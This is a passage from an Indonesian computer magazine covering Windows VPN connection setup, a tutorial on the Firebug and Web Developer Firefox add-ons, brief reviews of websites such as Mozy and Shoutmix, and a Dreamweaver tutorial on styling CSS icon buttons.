
;Langkah 09. Pilih "Add a shortcut to this connection to my desktop" untuk mempermudah koneksi VPN. Klik "Next >".




Langkah 06. Masukan nama koneksi, seperti "worldvpn", dalam kolom "Company Name". Klik "Next >".




Langkah 08. Masuk kan "server ip" of your VPN account in "Host name or IP address". Klik "Next >".




Langkah 10. Masuk kan "User name" and "Password" vpn account anda. Kemudian pilih "Save this user name and password for the following users" to simplify connection. Klik "Properties".




Langkah 11. Klik "Security". Pilih "Advanced (custom setting)" kemudian klik "Setting".



Langkah 12. Pilih "Optional encryption (connect even if no encryption)" dari "Data encryption" dan hilangkan centang "Microsoft CHAP (MS-CHAP)" dan "Microsoft CHAP Version 2 (MS-CHAP v2)" dan tandai "Challenge Handshake"



Langkah 13. Klik "YES" untuk mengkonfirmasi setting anda. Sekarang kita dapat melakukan koneksi dengan Username dan Password yang telah diberikan oleh tempat kita menyewa VPN.



Untuk memilih layanan VPN yang baik dan professional diharapkan anda mempelajari dulu kesepakatan dan efisiensi harga yang ditawarkan oleh perusahaan penyedia layanan VPN. Salah satu layanan VPN yang sangat baik adalah www.worldvpn.net. World VPN menyediakan layanan dengan harga terjangkau sekitar \$5 perbulan. Pembayaran juga dapat dilakukan dengan menggunakan e-currency seperti Liberty reserve, Paypal, WebMoney, Visa, Mastercard dan Money Bookers[brilianth]



Tips & Trik Web Aplikasi



Add-ons

Addons **Firefox** Sangat Membantu Anda




D i dunia Internet Siapa sih yang tak kenal dengan browser, banyak sekali browser-browser yang dapat kita gunakan untuk kita berselancar di dunia internet diantaranya : IE (Internet Explorer), Mozilla FireFox, Netscape Navigator, Opera, Safari, Google Chrome, dan banyak lagi browser yang dapat kita gunakan untuk kita berpetualang di dunia internet dan diantara yang sekian banyak browser-browser yang paling banyak mempunyai Tools(addons) adalah Mozilla FireFox.

Addons adalah tools tambahan untuk sebuah web browser yang dapat kita manfaatkan kegunaannya dan addons itu memang sangat membantu dalam artikel ini saya akan coba mengupas addons yang terdapat pada **Mozilla FireFox** yaitu firebug addons dan web developer addons.

Firebug dan web developer addons sangat cocok untuk anda yang sedang mendekvelop sebuah web atau sedang belajar untuk membuat web , karena keberadaan addons tersebut bukan hanya memudahkan anda juga dapat mempercepat anda untuk menyelesaikan pekerjaan anda, baik lah pertama kita akan mencoba install Firebug pada browser kita.

Langkah pertama buka browser anda sebaiknya saya sarankan untuk menggunakan browser / firefox yang terbaru karena Firebug hanya dapat di install di Firefox 3.0 ke atas

langkah kedua dari menu Tools(atas) kemudian ke addons setelah kita masuk ke addons kita dapat melihat addons apa saja yang sudah terinstall pada web browser anda seperti berikut :




nah berikut addons yang telah terinstall pada web browser saya :D, oke untuk mendapat kan addons tersebut di dalam addons terdapat **Get Add-ons** sebelah sudut kiri atas, kemudian kita search addons apa yang ingin kita install, kita search **Firebug** saratnya kita harus terkoneksi internet karena kita akan mendownload addons tersebut dari Mozilla langsung, oke setelah ketemu addonsnya kita klik **Add to FireFox**, kemudian biarkan installasi berlangsung nah setelah instalasi selesai firebox akan meminta di restart , tunggu dulu bukan kita harus merestart OS anda melainkan kita hanya perlu merestart firefox dengan mengklik **restart firefox**.

nstallasi sukses dan kita dapat melihat di sudut kanan paling bawah terdapat tanda sebuah kecoa kecil, seperti berikut :




nah itu lah yang dinamakan firebug oke sebelum saya menjelaskan cara penggunaan addons tersebut baiknya kita install dulu web developernya caranya seperti yang sudah saya jelaskan sebelumnya tapi pada field search kita ketikkan "**web developer**". dan Install.




ebelum itu coba kita mengklik kanan pada tampilan web kita dan terlihat di bawah menu tambahan yaitu **Inspect element** dan itu dapat kita gunakan untuk melihat tampilan web kita dari tampilan browser.

Oke apa bedanya sih dengan kita melihat sourcennya saja atau klik kanan **view source** ? Bedanya kita dapat merubah dalam browser kita menurut kehendak kita, tetapi tunggu dulu kita hanya dapat melihat saja yah bukan merubah dalam wujud aslinya untuk merubah dalam wujud aslinya yah harus kita rubah sendiri dari tempat kita buat web tersebut :D artinya klient nya saja bisa melihat tetapi webnya ketika kita refresh kembali akan kembali seperti sebelumnya.

Oke itu hanya perkenalan dalam firebug masih banyak lagi kita dapat memanfaatkan firebug sebagai Tools tambahan, coba klik kanan Inspect element pada tampilan web anda dan anda dapat melihat pada tag head / <head> kita dapat melihat pada tag tersebut web tersebut meload apa saja dan tempatnya dimana saja seandainya salah pada penempatannya akan terlihat pesan error untuk lebih jelasnya lihat gambar berikut :



lo ko tampilan web tersebut kurang baik sih atau Rusak apakah Cssnya tidak terload dengan baik itulah pertanyaan kita baiklah kita coba klik kanan kemudian inspect element dan ternyata pada tag head <head> kemudian terdapat tag pengambilan Css dan ternyata error seperti berikut :



Oke sebelum kita rubah dari scriptnya kita coba trace menggunakan Firebug, waduh ternyata kita salah tag src stylenya pada :


```
<link type="text/css" rel="stylesheet" href="http://localhost/sampleblog/styles/style.css">
```

seharusnya


```
<link type="text/css" rel="stylesheet" href="http://localhost/sampleblog/style/style.css">
```

Coba kita rubah dari Firebug dan hasilnya memuaskan dan ketemu deh kesalahannya, berbeda dengan view source, view source hanya melihat apa adanya kita tidak dapat merubah pada tampilan web kita dan ketika ketemu kesalahannya kita rubah deh dari script aslinya.

Dan selanjutnya coba kita inspect pada Image atau gambar kita dapat melihat resolusi gambar tersebut berapa pixelkah gambar tersebut kebesaran atau kekecilan kita juga dapat melihatnya



saya telah menginspect sebuah image dimanakah kita dapat melihat size dari image tersebut, pada bagian sebelah kanan pada firebug terdapat sebuah tab bernama **layout** coba di buka seperti gambar berikut :



kita dapat melihat ukurannya(size) coba kita rubah2 dengan mengkliknya dan rubah lihat perubahan pada web anda ketika anda memberi ukuran sendiri ketika cocok dengan anda baru deh rubah pada script aslinya, sangat membantu bukan,

untuk selanjutnya silahkan anda bereksplorasi sendiri untuk memudahkan anda firebug adalah salah satu addons yang lumayan handal.

Selain firebug addons Firefox banyak memiliki addons untuk membantu anda diantaranya Web developer yang lumayan deh untuk membantu juga.

Sebagai contoh web developer dapat melihat pada password yang kita tuliskan pada saat kita login sebagai contoh lihat gambar berikut :

Login

Username	: admin
Password	: *****
<input type="button" value="Login"/>	

[back to site](#)

coba kita gunakan web developer addons untuk melihat password yang kita ketikkan dengan cara klik kanan pada web browser kemudian paling bawah terdapat menu web developer kemudian ke menu **forms** dan beri centang pada **show password** dan hasilnya seperti gambar berikut :

Login

Username	: admin
Password	: passwordadmin
<input type="button" value="Login"/>	

[back to site](#)

dan masih banyak lagi kita dapat manfaatkan pada kedua tools kita untuk membantu dalam pembelajaran kita membangun website yang baik dan benar.

Untuk mendapatkan addons yang dapat membantu kita dalam hal browsing atau mendevelop sesuatu anda dapat mengunjungi situs Home dari Firefox atau menuju ke <https://addons.mozilla.org/> sekian dari saya semoga bermanfaat.[Syahril Rohman]



84

Menyimpan data secara online

84

Ribuan Software dari MobilesMania

85

Kamus online Inggris - Indonesia

85

Membuat fitur chat dengan Shoutmix

Bookmark

Menyimpan data secara online

Apakah yang anda lakukan untuk menyimpan data selain di Harddisk internal? Menggunakan flash disk, Harddisk external, Backup di CD, mungkin sudah biasa ataupun sering dilakukan. Nah, apakah pernah terpikirkan oleh anda untuk menyimpan data secara online?



Mozy yang dapat diakses melalui situs www.mozy.com merupakan aplikasi web yang dirancang khusus untuk menyimpan data secara online. Mozy mampu menyimpan data hingga 2GB. Bagaimana jika ingin menyimpan data lebih dari 2GB? Tentu saja harus mengeluarkan biaya. Untuk penyimpanan data secara unlimited (tidak terbatas), cukup membayar \$4,95/bulan.

Untuk keamanan data, tidak perlu diragukan. Mozy menggunakan tingkat enkripsi data yang cukup tinggi dengan https (Hyper Text Transfer Protocol Secure). Mozy support dengan system operasi windows dan Mac OS.[ivan /iv]

Ribuan Software dari MobilesMania


Pernahkah anda mengakses situs www.mobilesmania.com? Jika belum, cobalah akses sekarang. Anda akan menemukan ribuan software yang dapat anda unduh. Sesuai dengan namanya, mobiles mania ditujukan bagi pengguna ponsel. Namun tidak sedikit juga tersedia software PC.



Software yang tersedia merupakan software untuk ponsel nokia, PDA, PC, Games, dan beberapa ringtones dengan format MP3. Untuk dapat mendownload software tersebut, anda diharuskan untuk melakukan registrasi terlebih dahulu. Situs ini sebenarnya telah lama didirikan, hanya saja mungkin banyak orang yang tidak mengetahui akan kehadirannya.

Kamus online Inggris - Indonesia


Chat merupakan salah satu aktifitas yang paling sering dilakukan pada saat online. Tapi bagaimana jadinya jika ketika kita chat dengan orang asing/bule? Yang pandai akan berbicara dalam bahasa inggris tentu tidak menjadi masalah. Namun dengan seseorang yang tidak bisa berbahasa inggris disinilah letak permasalahannya? Kini masalah ini telah banyak solusinya. Cukup banyak web translator yang menyediakan fasilitas translator bahasa asing – bahasa indonesia salah satunya adalah Toggle Text.



Toggle Text dapat diakses melalui www.toggletext.com/main.cgi?page=translation, fasilitas ini tentunya dapat membantu anda dalam menerjemahkan kata dalam bahasa Indonesia ke bahasa Inggris. Demikian juga sebaliknya. Kata demi kata hingga kalimat panjang diterjemahkan secara mudah. Walaupun tentunya tidak semuanya benar. Namun sedikit banyak cukup membantu jika anda ingin chat dengan orang bule tersebut./ivan]

Membuat fitur chat dengan Shoutmix

Salah satu fitur di sebuah situs yang mampu menarik perhatian pengunjung adalah Chat. Hampir setiap orang jika sedang online, akan membuka aplikasi messenger-nya. Nah, bagaimana jika situs anda dipasang fitur Chat? Tentu akan lebih menarik bukan? Dengan fitur chat, seseorang dapat langsung berkomunikasi sesama pengunjung situs tersebut dan tentunya hal ini akan membuat situs tersebut makin terkenal dan meningkatkan SEO.




Shoutmix merupakan situs penyedia jasa chatmaker. Dengan Shoutmix, kita dapat membuat menu Chat pada situs kita. Untuk memasang fasilitas ini, caranya cukup mudah. Kita cukup mendaftar ID kita melalui menu "Create Your Shoutbox Now". Lalu isi form dengan lengkap. Setelah itu, untuk memasang fitur ini pun cukup mudah. Cukup dengan Copy paste kode untuk membuat menu Shoutbox ini. [\[ivan\]](#)

Make Over Website


Membuat tombol icon dengan CSS

Pada edisi kali ini penulis akan menjelaskan cara membuat tombol form yang dihiasi icon. Dengan menggunakan CSS, icon ini dapat diikuti sertakan pada inputan form dengan type button / submit.


Pertama siapkan halaman HTML baru, dengan menggunakan Macromedia Dreamweaver, pilih menu File New > HTML



Pada kolom title ketik judul halaman nya, dan save file dengan nama **Membuat Tombol Icon dengan CSS.html**





Pertama kali yang harus Anda lakukan adalah mengatur style untuk BODY, klik pada icon New Style di Panel CSS sebelah kanan, akan muncul jendela sebagai berikut



Pilih radio Tag (redefines the look of a specific tag), lalu pada kolom select Tag, pilih **body**. Pada option Define in, pilih radio This document only. Lalu klik [OK].


Akan muncul jendela CSS Rule definition for body. Gunakan style





Klik Apply untuk preview, dan klik OK jika sudah selesai.


Untuk melihat kode CSS yang tercipta dari pengaturan tadi, silahkan klik TAB Code di sebelah atas dokumen.




Beralih ke TAB Design.

Selanjutnya ketik text untuk header halaman: **Membuat Tombol Icon dengan CSS**


Block text Membuat Tombol Icon dengan CSS, dan pilih format text Heading 2, pada panel Properties. Disini Anda dapat melakukan pengaturan warna perhuruf / perkata sekaligus.



Secara otomatis style yang telah Anda atur akan di tambahkan pada kode CSS nya.




Saatnya merancang Tombol Form. Beralih ke TAB design, lalu pilih option Form pada panel kiri atas dokumen, klik pada icon Add Form.




Sekali lagi klik pada tombol Add Button, untuk menambahkan button pada area form. Namun ingat pointer mouse harus sudah diletakkan di dalam area form yang ditandai dengan garis merah



Klik OK jika muncul jendela Label.




Tombol submit yang sudah ditambahkan.



Untuk mengatur style untuk tombol yang baru saja Anda buat, klik pada tombol nya, lalu pilih icon New CSS Rule pada panel CSS di sebelah kanan.

Pada jendela yang muncul sesuaikan option nya dengan gambar.




Klik OK untuk memunculkan jendela style berikutnya

Berikut ini penjelasan dari masing masing option style:

1. Type



Sama seperti body sebelumnya, digunakan untuk mengatur bentuk huruf, ukuran, warna dan beberapa option pilihan lainnya.



2. Background


Seperti yang telah dijelaskan sebelumnya, tombol yang dibuat akan dihiasi dengan icon. Background ini lah yang akan digunakan dalam mengimplementasikannya.

Untuk menentukan icon tombol sebagai background, klik browse dan cari lokasi gambar icon.




3. Box

Merupakan option yang berfungsi untuk mengatur posisi sebuah objek dalam sebuah bidang (box).

